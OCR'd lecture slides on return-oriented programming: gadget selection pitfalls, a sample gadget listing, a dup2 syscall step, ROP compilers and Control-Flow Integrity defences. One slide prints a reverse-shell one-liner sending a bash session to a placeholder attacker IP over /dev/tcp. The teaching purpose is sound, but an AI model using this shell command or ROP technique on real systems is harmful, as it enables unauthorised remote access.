


Practical Issues

- You may find:
  - Unwanted instructions → You need to reverse their impact
  - A gadget that modifies the stack → Avoid
  - A gadget within another gadget → Can you use it?


Unwanted Instructions (1)

- You need to execute: `pop eax; ret;`
- But you only found: `pop eax; pop ebx; ret;`



Unwanted Instructions (2)

- You need to execute: `mov [eax], ebx; ret;`
- But you only found: `mov [eax+10], ebx; ret;`
- Say the destination address is X
- `eax` should be `X-10`



Gadgets to Avoid

- Gadgets that modify ebp
  - `leave; ret;`
  - `pop ebp; ret;`

```
mov esp, ebp
pop ebp
```

Gadgets within gadgets

- You're looking for `pop ebx; ret;`


```
Gadgets information
============================================================
0x080486e9 : adc al, 0x41 ; ret0x080484ae : adc al, 0x50 ;
call edx
0x080484d2 : adc byte ptr [eax + 1], bh ; leave ; ret
0x08048427 : adc cl, cl ; ret0x08048488 : add al, 8 ; add
ecx, ecx ; ret
…
0x080485cf : xor ebx, dword ptr [edx] ; add byte ptr [eax],
al ; add esp, 8 ; pop ebx ; ret

Unique gadgets found: 87
```

Can we use this one?

ROP Chain: Example


- A syscall: dup2 `asmlinkage long sys_dup2(unsigned int oldfd, unsigned int newfd);`
- To duplicate the stdout



When is dup2 needed?

ROP Chain: Example

- A syscall: dup2 `asmlinkage long sys_dup2(unsigned int oldfd, unsigned int newfd);`
- To duplicate the stdout



Creating a reverse shell

```
/bin/bash -i > /dev/tcp/<ATTACKER_IP>/9090 0<&1 2>&1
```

ROP Compiler

- Attacker uses a high-level language (e.g., DSL)
- The compiler generates ROP gadgets and data
- There exists a Turing-complete compiler

Is ROP x86-specific?


- No
  - x86, x86_64, Mips, Mips64, ARM, ARM64, SPARC, PowerPC, PowerPC64

ROP Defenses

- Control Flow Integrity (CFI)
- At compile time → Build a control-flow graph (CFG)
  - Reflects developer code
- At run time → Before calling a function, check if it follows CFG
  - By means of compiler instrumentation

Control-Flow Integrity Principles, Implementations, and Applications, Abadi et al.

ROP Defenses



Control-Flow Integrity Principles, Implementations, and Applications, Abadi et al.

Questions